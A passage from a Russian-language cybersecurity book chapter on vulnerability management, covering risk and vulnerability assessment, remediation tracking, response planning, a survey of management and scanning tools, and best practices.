лить, являются ли они адекватными. Если они таковыми не являются, предполагается, что в организации есть уязвимости. Предпринимаются корректирующие действия для обеспечения их обновления и апгрейда, до тех пор пока они не станут достаточными. Поэтому ИТ-отдел определит рекомендуемые стандарты, которым должны соответствовать программы защиты. То, что не входит сюда, классифицируется как приемлемый риск. Эти риски, однако, со временем могут стать более опасными, поэтому их необходимо проанализировать. Только после того, как будет установлено, что они не будут представлять угрозы, оценка рисков будет окончена. Если они могут представлять угрозу, нужно обновить стандарты безопасности для их решения.

Самая большая проблема на этом этапе управления уязвимостями – это отсутствие информации. Некоторые организации не документируют свои политики, процедуры, стратегии, процессы и средства безопасности. Поэтому может быть трудно получить информацию, необходимую для завершения этого этапа. Для малых и средних компаний может быть проще документировать все, но для крупных компаний это сложная задача. В крупных компаниях существует множество направлений бизнеса, отделов, нехватка ресурсов и упорядоченной документации и дублирующие обязанности. Единственный способ подготовить их к этому процессу – проводить регулярные служебные мероприятия, чтобы гарантировать, что все важное задокументировано и сотрудники четко понимают свои обязанности.

Оценка уязвимостей

Оценка уязвимостей тесно связана с оценкой риска в стратегии управления уязвимостью. Оценка уязвимостей включает в себя выявление уязвимых ресурсов. Эта фаза проводится с помощью ряда согласованных попыток взлома и тестов на проникновение. Объектами этих атак являются серверы, принтеры, рабочие станции, брандмауэры, маршрутизаторы и коммутаторы в сети организации. Цель состоит в том, чтобы смоделировать реальный сценарий взлома с использованием тех же инструментов и методов, которые может использовать потенциальный злоумышленник. Большинство этих инструментов мы обсуждали в главах, посвященных разведке и компрометации системы. Цель данного этапа – не только выявить уязвимости, но и сделать это быстро и точно. Вы должны получить исчерпывающий отчет обо всех уязвимостях, которые есть.

Проблем, стоящих на этом этапе, много. Первое, что следует рассмотреть, – это то, что должна оценивать организация. Без соответствующей инвентаризации ресурсов нельзя будет определить, на каких устройствах ей следует сосредоточиться. Также будет легко забыть оценить защищенность отдельных хостов, а они тем не менее могут оказаться ключевыми целями для потенциальной атаки. Другая проблема связана с используемыми сканерами уязвимостей. Некоторые сканеры предоставляют неверные отчеты об оценке и направляют организацию по неверному пути. Конечно, ложные срабатывания

будут всегда, но некоторые инструменты сканирования превышают допустимый процент и по-прежнему обнаруживают несуществующие уязвимости. Это может привести к растрате ресурсов организации, когда дело доходит до мер по нейтрализации уязвимостей. Нарушения – еще один набор проблем, с которыми сталкиваются на этом этапе. В результате всех проверочных действий по взлому и тестированию на проникновение страдают сеть, серверы и рабочие станции. Сетевое оборудование, такое как брандмауэры, также работает медленно, особенно когда выполняются атаки типа «отказ в обслуживании».

Иногда мощные тестовые атаки в самом деле приводят к сбою в работе серверов, нарушая основные функции организации. Эту проблему можно решить, проведя эти тесты в то время, когда серверы не используются пользователями, или предложив замену при оценке основных инструментов. Также существует проблема использования самих инструментов. Такие средства, как Metasploit, требуют глубокого понимания Linux и опыта работы с интерфейсами командной строки. Это же относится и ко многим другим инструментам сканирования. Трудно найти средства сканирования, которые предлагают хороший интерфейс и в то же время обеспечивают гибкость написания пользовательских сценариев. Наконец, иногда инструменты сканирования лишены приличной функции составления отчетов, и это вынуждает специалистов, занимающихся проведением анализа на проникновение, вручную написать эти отчеты. Их отчеты могут быть не такими подробными, как те, что могли бы генерировать напрямую инструменты сканирования.

Отчеты и отслеживание исправлений

После оценки уязвимости мы переходим к стадии отчетов и исправлений. Эта фаза имеет две одинаково важные задачи: отчеты и исправление ошибок. Отчеты помогают системным администраторам понять текущее состояние безопасности в организации и области, где она все еще уязвима, и указывают на это ответственному лицу. Отчеты также дают руководству нечто осязаемое, чтобы у него была возможность связать это с будущим управлением организацией. Отчеты обычно пишутся до момента исправления, чтобы вся информация, собранная на этапе управления уязвимостями, могла беспрепятственно перетекать в эту фазу.

Исправление запускает реальный процесс завершения цикла управления уязвимостями. Этап управления уязвимостями, как обсуждалось, прежде всего заканчивается после анализа угроз и уязвимостей, а также определения приемлемых рисков. Исправление дополняет это, предлагая решения для противодействия выявленным угрозам и уязвимостям. Все уязвимые узлы, серверы и сетевое оборудование отслеживаются, после чего принимаются необходимые меры для устранения уязвимостей, а также защиты их от последующих эксплойтов. Это самая важная задача в стратегии управления уязвимостями, и если она выполнена надлежащим образом, управление уязвимостями считается успешным. Действия, осуществляемые в этой задаче, включают в себя

определение отсутствующих исправлений и проверку на предмет наличия доступных обновлений для всех систем организации. Также определяются решения для ошибок, которые были обнаружены средствами сканирования. На этом этапе еще выделяются несколько уровней безопасности, таких как антивирусные программы и брандмауэры. Если эта фаза не удалась, то весь процесс управления уязвимостями становится бессмысленным.

Как и ожидалось, на данном этапе встречается множество проблем, поскольку именно здесь определяются решения для всех уязвимостей. Первая проблема возникает, когда отчеты не покрывают все необходимые сферы и не содержат всей нужной информации о рисках, с которыми сталкивается организация. Плохо написанный отчет может привести к слабым мерам по исправлению и оставить организацию по-прежнему открытой для угроз. Отсутствие программной документации также может вызвать проблемы на этом этапе. Поставщики или производители программного обеспечения часто оставляют документацию, которая включает в себя объяснение того, как должно выполняться обновление. Без этого может оказаться трудно обновить сделанное на заказ программное обеспечение. Плохая связь между поставщиками программного обеспечения и организацией также может вызвать проблемы, когда необходимо выполнить исправление системы. Наконец, процесс исправления может быть поставлен под угрозу из-за отсутствия сотрудничества конечных пользователей. Исправление может привести к простоям, а это то, что пользователям абсолютно не нужно.

Планирование реагирования

Планирование реагирования можно рассматривать как самый простой, но тем не менее очень важный шаг в стратегии управления уязвимостями. Он не представляет проблем, потому что вся тяжелая работа была проделана на предыдущих пяти этапах. Это важно, потому что без него организация по-прежнему будет подвержена угрозам. На этом этапе важна только скорость исполнения. Крупные организации сталкиваются с серьезными препятствиями при его выполнении из-за большого количества устройств, которые требуют исправлений и обновлений.

Однажды произошел инцидент, когда компания «Microsoft» объявила о существовании MS03-023 и выпустила для нее патч. Небольшие организации, у которых некрупные системы и быстро отрабатываемые планы реагирования, смогли обновить свои операционные системы вскоре после этого. Однако более крупные организации, у которых не было планов реагирования для своих компьютеров или они были длинными, подвергались хакерским атакам. Хакеры выпустили червя MS Blaster для атаки на непатентованные операционные системы всего через 26 дней после того, как Microsoft выпустила исправление для своих пользователей. Этого было достаточно, чтобы даже крупные компании полностью исправили свои системы. Однако отсутствие планов реагирования или использование планов длительного реагирования привело к тому,

что некоторые из них стали жертвами червя. Червь вызывал замедления или перебои в работе сети на зараженных компьютерах. Еще один известный инцидент, который произошел совсем недавно, – случай с вирусом-вымогателем WannaCry. Это крупнейшая в истории атака вымогателей, вызванная уязвимостью, предположительно украденной у АНБ, под названием **Eternal Blue** (3). Атака началась в мае, но Microsoft выпустила патч для этой уязвимости в марте. Тем не менее она стала выпускать исправление для более старых версий Windows, таких как XP (3). Начиная с марта и до того дня, когда была обнаружена первая атака, у компаний было достаточно времени для исправления своих систем. Однако к моменту начала атаки большинство компаний не сделало этого из-за плохого планирования. Если бы атака не была остановлена, ущерб был бы еще больше.

Это показывает, насколько важна скорость, когда речь идет о планировании реагирования. Исправления должны устанавливаться в тот момент, когда они станут доступны.

Проблем, с которыми сталкиваются на этом этапе, много, поскольку он включает в себя фактическое участие конечных пользователей и их компьютеров. Первая задача – вовремя доставить важные сообщения нужным людям. После выпуска исправлений хакеры быстро пытаются найти способы скомпрометировать организации, которые их не устанавливают. Вот почему хорошо наложенная коммуникационная цепочка важна. Еще одна проблема – это ответственность. Организация должна знать, кого привлекать к ответственности за то, что исправления не были установлены. Иногда за отмену установки могут нести ответственность пользователи. В других случаях это может быть ИТ-команда, которая вовремя не начала процесс исправления. Всегда должно быть лицо, которое может быть привлечено к ответственности за неустановку исправлений. Последняя проблема – дублирование усилий. Обычно это происходит в крупных организациях, где работает много сотрудников ИТ-безопасности. Они могут использовать один и тот же план реагирования, но из-за плохой связи в конечном итоге дублируют усилия друг друга, в то же время принося мало пользы.

Инструменты управления уязвимостями

Доступно множество инструментов управления уязвимостями, и для простоты в этом разделе мы будем обсуждать инструменты в соответствии с фазой, в которой они используются, и приводить их плюсы и минусы. Стоит отметить, что не все обсуждаемые средства могут иметь дело с самими уязвимостями. Их вклад, однако, очень важен для всего процесса.

Инструменты инвентаризации ресурсов

Фаза инвентаризации ресурсов предназначена для регистрации ресурсов, которыми располагает организация, чтобы упростить их отслеживание при выполнении обновлений. Ниже приведены инструменты, которые можно использовать на этом этапе.

Инструментальные средства Peregrine Peregrine – компания-разработчик программного обеспечения, которая была приобретена HP в 2005 г. Она выпустила три наиболее часто используемых инструмента для инвентаризации ресурсов. Один из них – Asset Center. Это инструмент управления ресурсами, который специально настроен для удовлетворения потребностей программных ресурсов. Он позволяет организациям хранить информацию о лицензиях на используемое программное обеспечение. Это важная информация, которую пропускают многие другие системы инвентаризации ресурсов. Этот инструмент может только записывать информацию об устройствах и программном обеспечении в организации. Однако иногда возникает необходимость в чем-то, что может записывать подробности о сети. Peregrine создал другие инструменты инвентаризации, специально предназначенные для записи ресурсов в сети. Это средства обнаружения сетевых устройств и инвентаризации рабочего стола, которые обычно используются вместе. Они хранят обновленную базу данных всех компьютеров и устройств, подключенных к сети организации, а также могут предоставить подробную информацию о сети, ее физической топологии, конфигурации подключенных компьютеров и информацию о лицензировании. Все эти инструменты предоставляются организации под одним интерфейсом. Инструменты Peregrine масштабируемые, они легко интегрируются и достаточно гибкие, чтобы обслуживать изменения в сети. Их недостаток проявляется, когда в сети существуют мошеннические desktop-клиенты, поскольку инструменты обычно их игнорируют.

LANDesk Management Suite LANDesk Management Suite – это мощный инструмент для инвентаризации ресурсов, который обычно используется для управления сетью (4). Он может обеспечить функции управления ресурсами, распространения программного обеспечения, мониторинга лицензий и удаленного управления устройствами, подключенными к сети организации (4). Он обладает автоматизированной системой обследования сети, которая идентифицирует новые устройства, подключенные к сети. Затем он проверяет устройства, имеющиеся в его базе данных, и добавляет новые устройства, если они еще не были добавлены. LANDesk Management Suite также использует сканирование клиентов в фоновом режиме, что позволяет ему знать информацию, относящуюся к клиенту, например о лицензии (4). Инструмент обладает высокой масштабируемостью и предоставляет пользователям портативную базу данных. Недостатки этого инструмента в том, что его нельзя интегрировать с другими средствами, используемыми в командных центрах, и он также сталкивается с проблемой обнаружения мошеннических компьютеров.

StillSecure Это набор инструментов, созданных компанией Latis Networks, которые предоставляют пользователям функции обнаружения сети (5). Пакет поставляется с тремя инструментами, предназначенными для управления уязвимостями, а именно: Desktop VAM, Server VAM и Remote VAM. Эти три продукта работают в автоматическом режиме, где они сканируют и предоставляют целостный отчет о сети. Время сканирования также можно установить вручную в соответствии с расписанием пользователя, чтобы избежать замедления сети, которое может быть вызвано процессами сканирования. Инструменты будут документировать все хосты в сети и перечислять их конфигурации, а также покажут результат сканирования соответствующих уязвимостей на каждом хосте, потому что пакет специально создан для оценки и управления уязвимостями.

Основным преимуществом StillSecure является то, что он сканирует и записывает хосты в сети, не требуя установки на них клиентской версии, в отличие от ранее обсуждавшихся средств. Remote VAM можно использовать для обнаружения устройств, находящихся по периметру внутренней сети и доступных извне. Это является основным преимуществом по сравнению с другими инструментами инвентаризации, которые обсуждались ранее. Пакет дает пользователям возможность группировать инвентарь по различным бизнес-единицам или с помощью методов сортировки обычного системного администратора. Основным недостатком этого пакета является то, что, поскольку он не устанавливает клиентов на хостах, которые ограничивает, он не может собирать подробную информацию о них. Основная цель инструмента инвентаризации ресурсов заключается в том, чтобы собрать всю необходимую информацию об устройствах в организации. Этот пакет иногда может не обеспечивать такое качество данных.

Enterprise от компании Foundstone Enterprise – это инструмент от компании Foundstone Engine, который выполняет обследование сети по IP-адресам. Обычно настраивается сетевым администратором, чтобы сканировать хосты, которым назначен определенный диапазон IP-адресов. Инструмент может быть запущен в запланированное время, которое организация считает наиболее подходящим. У Enterprise есть корпоративный веб-интерфейс, в котором перечислены хосты и службы, обнаруженные в сети. Говорят также, что он интеллектуально сканирует уязвимости, которые могут быть у хостов, и периодически отправляет отчеты сетевому администратору. Однако его нельзя считать идеальным инструментом инвентаризации ресурсов, поскольку он собирает только данные, относящиеся к сканированию уязвимостей (рис. 15.1).




Рис. 15.1

Инструменты управления информацией

Этап управления информацией касается управления информационным потоком в организации. Он включает в себя распространение информации о вторжениях и злоумышленниках нужным людям, которые могут предпринять рекомендуемые действия. Есть ряд инструментов, предлагающих решения, которые помогут с распространением информации в организациях. Они используют простые методы связи, такие как электронная почта, веб-сайты и списки рассылки. Конечно, все они настроены в соответствии с политиками безопасности организации. Во время инцидентов в области безопасности первыми должны быть проинформированы лица, входящие в группу реагирования на инциденты. Это связано с тем, что скорость их действия может определять влияние уязвимостей безопасности на организацию. Большинство средств, которые можно использовать, чтобы добраться до них, основано на веб-технологиях. Одно из них – Координационный центр CERT. Он облегчает создание онлайнового командного центра, который предупреждает и периодически информирует избранное число людей по электронной почте (6). Еще один инструмент – Security Focus, который использует стратегию, аналогичную CERT (7). Он создает списки рассылки для информирования группы реагирования на инциденты, когда сообщается об инциденте безопасности.

Symantec Security Response – еще один инструмент управления информацией (8). У него имеется множество преимуществ, одно из которых – информирование группы реагирования на инциденты. Symantec известен во всем мире своими подробными отчетами об угрозах в области информационной безопасности. Эти ежегодные публикации отлично подходят для изучения того, как киберпреступники эволюционируют год от года. В отчете также содержится значимая статистика атак. Она позволяет группам реагирования на инциденты адекватно готовиться к определенным типам атак на основе наблюдаемых тенденций. Помимо этой публикации, данный инструмент также предоставляет отчет о теневых данных, отчет Symantec Intelligence и технические документы по безопасности (8), а также информацию об угрозах для некоторых типов атак, которые должны предотвращать организации. У него есть интеллектуальная система **DeepSight**, которая обеспечивает отчетность в режиме 24/7 (8). Имеется алфавитный список рисков и угроз наряду с контрмерами. Наконец, инструмент предоставляет пользователям ссылки на Symantec AntiVirus, который можно использовать для удаления вредоносных программ и лечения зараженных систем. Она хорошо подходит для управления информацией, поэтому очень рекомендуется.

Эти инструменты чаще всего используются в интернете. Наиболее очевидное их сходство – использование уведомлений по электронной почте через списки рассылки. Списки рассылки могут быть настроены таким образом, чтобы респонденты сначала получали оповещения, а после проверки инцидента можно будет проинформировать остальных пользователей в организации. Иногда политики безопасности организаций являются хорошим средством, которое дополняет эти онлайн-инструменты.

Во время атаки локальные политики безопасности могут указывать пользователям, что они могут делать и с кем им следует связаться.

Инструменты оценки риска

Большинство инструментов оценки рисков разрабатывается собственными силами, поскольку не все организации сталкиваются с одинаковыми рисками одновременно. Существует множество вариантов управления рисками, поэтому может быть сложно использовать только один вариант программного обеспечения в качестве универсального инструмента для идентификации и оценки рисков, которыми пользуется организация. Собственные инструменты, которые используют организации, – это контрольные списки, разработанные системными и сетевыми администраторами. Контрольный список должен состоять из вопросов о потенциальных уязвимостях и угрозах, которым подвергается организация. Эти вопросы будут использоваться организацией для определения уровней риска уязвимостей, выявленных в ее сети. Ниже приводится набор вопросов, которые можно включить в контрольный список:

- Каким образом выявленные уязвимости могут повлиять на организацию?
- Какие бизнес-ресурсы могут пострадать?
- Существует ли риск удаленной эксплуатации уязвимости?

- Каковы последствия атаки?
- Зависит ли атака от инструментов или сценариев?
- Как можно нейтрализовать атаку?

Чтобы дополнить контрольный список, организации могут приобрести коммерческие инструменты, которые выполняют автоматический анализ рисков. Один из таких инструментов – **ArcSight Enterprise Security Manager**. Это средство обнаружения угроз и управления соответствием, используемое для обнаружения уязвимостей и нейтрализации угроз в области кибербезопасности. Оно собирает множество данных, связанных с безопасностью, из сети и подключенных к ней хостов. Исходя из данных событий, которые записывает этот инструмент, он может проводить сопоставления со своей базой данных в режиме реального времени, чтобы определить, когда в сети происходят атаки или подозрительные действия. Максимальное количество сопоставляемых событий в секунду – 75 000. Это сопоставление также может быть использовано, чтобы гарантировать, что все события следуют внутренним правилам организации. ArcSight Enterprise Security Manager также рекомендует методы нейтрализации и устранения уязвимостей.

Инструменты оценки уязвимостей

Из-за увеличения числа угроз кибербезопасности, с которыми сталкиваются организации, наблюдается соответствующий рост числа инструментов для сканирования уязвимостей. Для организаций существует большой выбор бесплатных и платных инструментов. Большинство из них мы обсуждали в главах 4 «Разведка и сбор данных» и 5 «Компрометация системы». Два наиболее часто используемых сканера уязвимостей – это Nessus и NMap (последний можно использовать как базовый инструмент уязвимости через функцию сценариев). NMap очень гибок, и его можно настроить для удовлетворения специфических потребностей пользователя в сканировании. Он быстро строит карту сети и предоставляет информацию о ресурсах, связанных с ней, и их уязвимостях.

Nessus можно рассматривать как усовершенствованный вариант сканера Nmap. Это связано с тем, что Nessus может выполнить углубленную оценку уязвимости узлов, подключенных к сети (9). Сканер сможет определять версии операционных систем, отсутствующие исправления и соответствующие эксплойты, которые можно использовать для взлома системы. Инструмент также сортирует уязвимости по уровням угроз. Nessus тоже очень гибок, поэтому его пользователи могут писать свои собственные сценарии атаки и использовать их по отношению к широкому спектру хостов в сети (9). Инструмент имеет свой собственный язык сценариев, чтобы облегчить этот процесс. Это отличная функция, поскольку, как было сказано, когда мы обсуждали проблемы, стоящие на этом этапе, многие сканеры не находят идеального баланса между хорошим интерфейсом и повышенным уровнем гибкости. Существуют и другие средства, которые также можно использовать для сканирования. Это Harris STAT, Foundscan Foundstone и Zenmap. Однако их функциональные возможности аналогичны функциям Nessus и Nmap.

Инструменты отчетности и отслеживания исправлений

Этот шаг стратегии управления уязвимостями позволяет лицам, реагирующими на инциденты, найти подходящие способы нейтрализации рисков и уязвимостей, с которыми сталкивается организация. Им нужны инструменты, которые могут сообщить им текущее состояние безопасности организации, а также способны отслеживать все усилия по исправлению. Существует множество инструментов отчетности, и организации, как правило, предпочитают те, что предлагают подробные отчеты и могут быть настроены для нескольких аудиторий. В организации есть много заинтересованных сторон, и не все из них понимают технический жаргон. В то же время ИТ-отделу нужны инструменты, которые могут предоставить им технические детали без каких-либо изменений. Поэтому разделение аудитории важно.

Инструменты, предоставляющие такие возможности, – Enterprise Manager от компании Foundstone и инструмент отчетности от компании Latis. У них схожие возможности: они оба предоставляют функции отчетности, которые можно настраивать в соответствии с различными потребностями пользователей и других заинтересованных сторон. Enterprise Manager поставляется с настраиваемой информационной панелью. Эта панель позволяет пользователям получать долгосрочные отчеты и отчеты, специально созданные для конкретных людей, операционных систем, служб и регионов. Различные регионы будут влиять на язык отчета, и это особенно полезно для глобальных компаний. Отчеты, генерированные этими инструментами, покажут детали уязвимостей и частоту их возникновения.

Эти два инструмента также предоставляют функции отслеживания исправлений. У инструмента Foundstone есть возможность назначать уязвимости конкретному системному администратору или ИТ-специалисту (10). Затем он может отслеживать процесс исправления с использованием тикетов. У инструмента Latis также есть опция, где он может назначать определенные уязвимости определенным лицам, которые несут ответственность за их устранение. Он также будет отслеживать прогресс, достигнутый назначенными сторонами. После завершения утилита Latis выполнит проверку, чтобы убедиться, что уязвимость устранена. Отслеживание исправлений обычно направлено на то, чтобы кто-то взял на себя ответственность за устранение определенной уязвимости до того, как проблема будет решена.

Инструменты планирования реагирования

Планирование реагирования – этап, на котором происходит большинство действий по устранению, удалению, очистке и ремонту. На этом этапе также осуществляются исправления и обновления системы. Существует не так много коммерческих инструментов, созданных для осуществления этого этапа. В основном планирование реагирования осуществляется с помощью документации. Документация помогает системным и сетевым администраторам в процессе исправления и обновления систем, с которыми они не знакомы. Это также важно в случае с перестановками, когда новых сотрудников могут на-

значить ответственными за системы, которые они никогда ранее не использовали. Наконец, документация помогает при чрезвычайных ситуациях, чтобы избежать пропуска каких-либо шагов или не наделать ошибок.

РЕАЛИЗАЦИЯ УПРАВЛЕНИЯ УЯЗВИМОСТЯМИ

Реализация управления уязвимостями следует установленной стратегии. Она начинается с создания инвентаризации ресурсов. Это служит регистром всех хостов в сети, а также содержащегося в них программного обеспечения. На этом этапе организация должна дать определенному сотруднику ИТ-команды задачу по обновлению данного инвентаря. Инвентаризация ресурсов, как минимум, должна показывать аппаратные и программные ресурсы, принадлежащие организации, и соответствующие лицензии. В качестве необязательного дополнения инвентаризация также должна выявлять уязвимости, присутствующие в любом из этих ресурсов. Обновленный регистр пригодится, когда организации придется реагировать на уязвимости, исправляя все свои ресурсы. Вышеупомянутые инструменты могут должным образом справляться с задачами, которые должны быть выполнены на этом этапе.

После реализации инвентаризации ресурсов организация должна обратить внимание на управление информацией. Целью должно стать создание эффективного способа передачи информации об уязвимостях и инцидентах в области кибербезопасности соответствующим лицам в кратчайшие сроки. Подходящими лицами, которым можно отправить информацию об инцидентах из первых рук, являются группы реагирования на инциденты в области компьютерной безопасности. Инструменты, которые были описаны как средства, способные облегчить этот этап, требуют создания списков рассылок. Члены группы реагирования на инциденты должны быть в этом списке, который получает оповещения от инструментов мониторинга безопасности организации.

Нужно создавать отдельные списки рассылки, чтобы другие заинтересованные стороны в организации могли получить доступ к этой информации после того, как она будет подтверждена. О соответствующих действиях, которые должны предпринять другие заинтересованные стороны, также следует сообщать через списки рассылки.

Наиболее рекомендуемый инструмент в этом случае – Symantec – предоставляет периодические публикации пользователям в организации, чтобы держать их в курсе глобальных инцидентов в области кибербезопасности. В общем, в конце этого этапа должен быть наложен сложный канал связи с реагирующими на инциденты лицами и другими пользователями, когда происходит взлом системы.

После реализации списков рассылки для управления информацией должна быть проведена оценка рисков. Она должна осуществляться способом, описанным в стратегии управления уязвимостями. Начинать следует с определения области действия. За этим должен последовать сбор данных о существующих

политиках и процедурах, которые использует организация. Данные относительно их соответствия также должны быть собраны. После этого должны быть проанализированы существующие политики и процедуры, чтобы определить, были ли они адекватными при обеспечении безопасности организации. Затем следует провести анализ уязвимостей и угроз. Угрозы и уязвимости, с которыми сталкивается организация, следует классифицировать в соответствии с их серьезностью. Наконец, организация должна определить приемлемые риски, с которыми она может столкнуться, не испытывая глубоких последствий.

Оценка рисков должна сопровождаться оценкой уязвимостей. Этап оценки уязвимостей, который не следует путать с анализом уязвимости на этапе управления рисками, направлен на выявление уязвимых ресурсов. Поэтому все хосты в сети должны быть проверены с помощью согласованного взлома или протестированы на предмет проникновения, чтобы определить, являются ли они уязвимыми. Этот процесс должен быть тщательным и точным. Любые уязвимые ресурсы, не определенные на этом этапе, могут быть слабым звеном, которое хакеры будут использовать. Таким образом, инструменты, которые предполагаемые хакеры будут применять для совершения атаки, должны быть использованы в полной мере своих возможностей.

За этапом оценки уязвимости должно следовать создание отчетов и отслеживание исправлений. Необходимо сообщать заинтересованным сторонам организации о всех выявленных рисках и уязвимостях. Отчеты должны быть всеобъемлющими и касающимися всех аппаратных и программных ресурсов, принадлежащих организации. Также они должны быть доработаны, чтобы удовлетворить потребности различных групп лиц. Есть лица, которые могут не разбираться в технической стороне уязвимостей, поэтому будет справедливо предоставить им упрощенную версию отчетов. После отчетов должно идти отслеживание исправлений. После выявления рисков и уязвимостей, с которыми сталкивается организация, следует указать подходящих лиц, которые займутся их устранением. На них должна быть возложена ответственность за обеспечение полного устранения всех рисков и уязвимостей. Должен существовать продуманный способ отслеживания прогресса в устранении выявленных угроз. Инструменты, которые мы рассмотрели ранее, обладают этими функциями и могут гарантировать успешную реализацию данного шага.

Окончательной реализацией должно быть планирование реагирования. Именно здесь организация описывает действия по устранению уязвимостей и приступает к их принятию. Этот шаг подтвердит правильность предыдущих пяти шагов. При планировании реагирования организация должна предложить средства исправления или обновления систем, которые были определены как имеющие определенные риски или уязвимости. Следует придерживаться иерархии серьезности угроз, определенной на этапах оценки риска и уязвимости. Этот шаг должен быть реализован с помощью инвентаризации ресурсов, чтобы организация могла подтвердить, что были задействованы все ее ресурсы, как аппаратные, так и программные. Данный шаг не должен занимать мно-

го времени, поскольку хакеры могут перейти к нападению, используя только что обнаруженные уязвимости. Этап планирования реагирования должен быть завершен с учетом того, когда системы мониторинга отправляют оповещения тем, кто реагирует на инциденты.

ПЕРЕДОВЫЕ МЕТОДЫ УПРАВЛЕНИЯ УЯЗВИМОСТЯМИ

Даже при наличии лучших инструментов выполнение – это все, что имеет значение в управлении уязвимостями. Поэтому все действия, которые были определены в разделе реализации, должны выполняться без нареканий. Для каждого шага реализации стратегии управления уязвимостями существует ряд рекомендаций. Начиная с инвентаризации ресурсов, организация должна установить единую точку власти. Должно быть одно лицо, которое может нести ответственность, если не были выполнены обновления или имеются несоответствия. Еще один метод заключается в поощрении использования одних и тех же сокращений при вводе данных. Если сокращения будут изменяться, это может сбить с толку другого человека, пытающегося пройти инвентаризацию. Инвентаризация также должна проверяться не реже одного раза в год. Наконец, рекомендуется относиться к изменениям систем управления инвентаризацией с той же степенью осторожности, что и к любым другим изменениям в процессе управления.

На этапе управления информацией самым большим достижением, которое может получить организация, является быстрое и эффективное распространение информации среди соответствующей аудитории. Один из лучших способов сделать это – позволить сотрудникам сознательно подписаться на списки рассылки. Еще один способ – позволить группе реагирования на инциденты публиковать свои собственные отчеты, статистику и рекомендации для пользователей организации на сайте. Организация также должна периодически проводить конференции для обсуждения новых уязвимостей, вирусов, вредоносных действий и методов социальной инженерии с пользователями. Лучше всего, если все пользователи будут проинформированы об угрозах, с которыми они могут столкнуться, и о том, как эффективно с ними бороться. Это оказывает большее влияние, нежели списки рассылки, которые говорят им делать вещи технического характера, о смысле которых они и представления не имеют. Наконец, организация должна придумать стандартизованный шаблон того, как будут выглядеть все относящиеся к безопасности электронные письма. У них должно быть четко определенное оформление, отличное от обычной электронной почты, к которой привыкли пользователи.

Этап оценки рисков является одним из самых сложных этапов жизненного цикла управления уязвимостями, потому что здесь не так много коммерческих инструментов, которые можно использовать. Одним из передовых методов является документирование способов проверки новых уязвимостей сразу после их появления. Это сэкономит много времени, когда дело доходит донейтрализации, поскольку соответствующие контрмеры уже будут известны.

Еще один метод – публикация рейтингов рисков для общественности или, по крайней мере, для пользователей организации. Эта информация может распространяться и в конечном итоге дойти до того, кто сочтет ее более полезной. На этом этапе также рекомендуется убедиться, что инвентаризации ресурсов доступны и обновляются, чтобы можно было пройти все хосты в сети во время анализа рисков. Группа реагирования на инциденты в любой организации должна также опубликовать матрицу для каждого инструмента, развернутого в организации, чтобы обезопасить себя. Наконец, организация должна обеспечить строгий процесс управления изменениями, обеспечивающий информирование входящих сотрудников о состоянии безопасности организации и механизмах ее защиты.

Этап оценки уязвимости не очень сильно отличается от этапа оценки рисков, поэтому они могут заимствовать какие-то методы друг у друга (те, что мы обсуждали ранее). В дополнение к тому, что обсуждалось при оценке рисков, полезно получить разрешение, прежде чем тщательно тестировать сеть, потому что мы уже видели, что этот шаг может привести к серьезным сбоям в работе организации и нанести реальный ущерб хостам. Поэтому все необходимо заранее спланировать. Еще один передовой метод заключается в создании настраиваемых политик для конкретных сред – это разные операционные системы хостов организации. Наконец, организация должна определить инструменты сканирования, которые лучше всего подходят для ее хостов. Некоторые методы могут быть излишними, если они слишком много и глубоко сканируют. Другие инструменты слишком поверхностные и не обнаруживают уязвимости в сети.

Есть несколько советов, которые можно использовать на этапе составления отчетов и отслеживания исправлений. Одним из них является обеспечение надежного инструмента для отправки владельцам ресурсов отчетов об уязвимостях, которые были у них, и о том, были ли они полностью исправлены. Это уменьшает количество ненужных электронных писем, полученных от пользователей, на компьютерах которых обнаружены уязвимости. ИТ-персонал также должен встретиться с руководством и другими заинтересованными сторонами, чтобы узнать, какие отчеты они хотят увидеть. Уровень техничности должен быть согласован. Группа реагирования на инциденты должна согласовать с руководством сроки восстановления и требуемые ресурсы, а также сообщить о последствиях отсутствия восстановления. Наконец, исправление должно быть выполнено в соответствии с иерархией строгости угроз. Поэтому уязвимости, которые представляют наибольшую опасность, должны быть отсортированы в первую очередь.

Этап планирования реагирования завершает процесс управления уязвимостями. Именно здесь реализуются ответы на различные уязвимости. На этом этапе можно использовать ряд передовых методов. Одним из них является обеспечение того, чтобы планы реагирования были задокументированы и хорошо известны группе реагирования на инциденты и обычным пользователям. Также должен существовать быстрый и точный поток информации

для обычных пользователей, касающейся прогресса в устраниении выявленных уязвимостей. Поскольку существует вероятность сбоя после обновления компьютеров или установки исправлений, конечным пользователям следует предоставить контактную информацию, чтобы они могли обращаться к ИТ-команде при возникновении таких случаев. Наконец, у группы реагирования на инциденты должен быть беспрепятственный доступ к сети, чтобы они могли быстрее вносить исправления.

